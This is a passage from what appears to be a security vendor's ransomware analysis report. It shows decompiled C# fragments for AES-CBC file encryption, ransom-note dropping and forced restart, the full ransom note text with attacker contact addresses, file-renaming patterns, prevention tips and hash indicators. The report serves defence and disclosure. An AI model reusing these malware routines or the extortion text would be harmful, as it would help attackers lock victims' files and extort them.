rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
rijndaelManaged.Mode = CipherMode.CBC;
rijndaelManaged.Padding = PaddingMode.ISO10126;
rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
string[] array2 = File.ReadAllLines(coreEncryption.files_path_encrypt);
string[] array3 = array2;
for (int i = 0; i < array3.Length; i++)
{
    string text = array3[i];
    try
    {
        File.WriteAllText(Path.GetDirectoryName(text) + "\\" + coreEncryption.AlertName + ".txt", coreEncryption.Alert);
    }
    catch (Exception)
    {
    }
    bool flag = text.Contains(Form1.softwareName) || text.Contains("desktop.ini") || text.Contains(Form1.alertName + ".txt");
```

Fig. Encryption code

Malware renames each file as:


[Filename].[Enc][[EMAIL ID] ATTACK ID = [RANSOM STRING CREATED] + Telegram ID = @decryptionsupport1]



```
ATENTION...ATENTION...ATENTION...ATENTION...ATENTION....txt
010Editor.exe.[Enc][decryptme001@hotmail.com ATTACK ID = Z2Zb-ssOJ-7vkD-Dqvv + Telegram ID = @decryptionsupport1]
assistant.exe.[Enc][decryptme001@hotmail.com ATTACK ID = Z2Zb-ssOJ-7vkD-Dqvv + Telegram ID = @decryptionsupport1]
Changes.txt.[Enc][decryptme001@hotmail.com ATTACK ID = Z2Zb-ssOJ-7vkD-Dqvv + Telegram ID = @decryptionsupport1]
qt.conf.[Enc][decryptme001@hotmail.com ATTACK ID = Z2Zb-ssOJ-7vkD-Dqvv + Telegram ID = @decryptionsupport1]
Readme.txt.[Enc][decryptme001@hotmail.com ATTACK ID = Z2Zb-ssOJ-7vkD-Dqvv + Telegram ID = @decryptionsupport1]
unins000.dat.[Enc][decryptme001@hotmail.com ATTACK ID = Z2Zb-ssOJ-7vkD-Dqvv + Telegram ID = @decryptionsupport1]
unins000.exe.[Enc][decryptme001@hotmail.com ATTACK ID = Z2Zb-ssOJ-7vkD-Dqvv + Telegram ID = @decryptionsupport1]
unins00a.exe.[Enc][decryptme001@hotmail.com ATTACK ID = Z2Zb-ssOJ-7vkD-Dqvv + Telegram ID = @decryptionsupport1]
```

Fig. Renamed files

After successful encryption, malware restarts the system.




```
public void ForceRestart()
{
    try
    {
        Process.Start("shutdown", "-r ");
    }
    catch (Exception)
    {
        this.KillTask(this.SoftwareName);
    }
}
```

Fig. Restart code

Ransom Note:

Ransom note is called Alert file whose name is:
"ATENTION...ATENTION...ATENTION...ATENTION...ATENTION....txt"




ATENTION...ATENTION...ATENTION...ATENTION...ATENTION....txt - Notepad

```
what happened to my  files? Your files have been decrypted by me ;) for more
information  send your Attack ID  whit the folowing Email Your Attack ID =  Z2Zb-
ss0J-7vkD-Dqvv  Email : decryptme001@hotmail.com AND decryptme002@hotmail.com send
email to both Telegram ID : @decryptionsupport1------------------------------
Attention------------------------------Do not try to kill the ransomware in any wayDo
not turn off the systemDo not try to open Encrypted file Do not enter wrong code to
decode informationFailure to do so may result in the destruction of your information
foreverWhen the timer expires, your data will be KillAttack ID also writed to end of
each file before pay you can send us up to 3 test file for free decryption (less than
5 MB) ***DO NOT PAY ANY MONEY BEFORE DECRYPTING TEST FILE***
```

Fig. Ransom Note

Decryption Routine:

When malware is executed again, it asks for a pass.attack file for decrypting the files shown below.



------------------All your information and data is locked------------------
//
For more information, send the Atack ID to the email below.
Email 1 : decryptme001 @hotmail.com
Email 2 : decryptme002 @hotmail.com
Telegram ID : @decryptionsupport1
* send email to both address*
------------------Attention------------------
Do not try to kill the ransomware in any way.
Do not turn off the system.
Do not try to open Encrypted file
Do not enter wrong code to decode information.
Failure to do so may result in the destruction of your information forever.
When the timer expires, you have to pay double
*** DO NOT PAY ANY MONEY BEFORE DECRYPTING TEST FILE***


Enter the correct code to decrypt
Typing the wrong code three times will destroy the information

Your Attack ID : EDno-2yfu-WF98-VPuR

RemainingTime 04:11:54:05

Fig. Ransomware prompt

It also has a decryption routine. If the correct pass.attack file is passed to the executable, it restores all the settings and decrypts the files successfully. After decryption, it restarts the system. Pass.Attack should have a base64 encoded password which is created by the malware.



*** DO NOT PAY ANY MONEY BEFORE DECRYPTING TEST FILE***

Enter the correct code to decrypt

Typing the wrong code three times will destroy the information

Your Attack ID : Decryptioning ...

C:\Users\abc\Desktop\pass.attack

Fig.Decryption prompt displayed by malware

Quick Heal
Security Simplified

Conclusion

By analyzing the malware, it's clear that it uses AES-CBC, which means it uses symmetric encryption for encoding the files. The same key is used for both encryption and decryption. So, it is possible to decrypt the files if we have the hardcoded key, "salt," stored in the file.

PREVENTION TIPS

- *Regularly backup your important data in external drives like HDD, pen drive, or Cloud storage*
- *Install an antivirus and keep it updated*
- *Keep your Operating System and software up-to-date*
- *Never click on links or download attachments from any unknown or unwanted sources*

✓ Prevention tips

- *Do not download cracked/pirated software, as they risk backdoor entry for malware into your computer*
- *Don't stay logged in as an administrator unless it is strictly necessary*
- *Audit RDP access & disable it if not required. Else, set appropriate rules to allow access from only specific & intended Hosts*

In almost all cases, attackers use PowerShell scripts to exploit the vulnerability disabling the PowerShell in the Network. If you require PowerShell for internal use, try blocking the PowerShell.exe connecting to public access.

Quick Heal

Security Simplified

How Quick Heal PROTECT ITS USERS

Quick Heal products are equipped with multi-layered detection technologies like IDS/IPS, EDR, DNA Scan, Email Scan, Behavior-based detection, Web Protection, and Patented Anti Ransomware detection. This multi-layered security approach helps us protect our customers against Ransomware and other known, unknown threats.

Indicators of compromise

- 516264165b0a6ea0e78fc937b79070fff258aefc6c28406ab139ae92dcdeb13c
- d4c9bf449c7b182967683fe3bc493de2bef0ffff35624eae613b8574bda66f57
- 7b606f4828c158ee5545783c90ea48e6b1300186368661f90a14e5c23c0f8e5d
- E0725A742359FCFF8EBA494871680AF33CB01B31899F1527CF131FDA11CCF1B4

Quick Heal Technologies Ltd.
Marvel Edge, Office No. 7010 C & D, 7th Floor, Viman Nagar, Pune,
Maharashtra, India - 411014.
Phone: 1800 212 7377 | info@quickheal.co.in | www.quickheal.com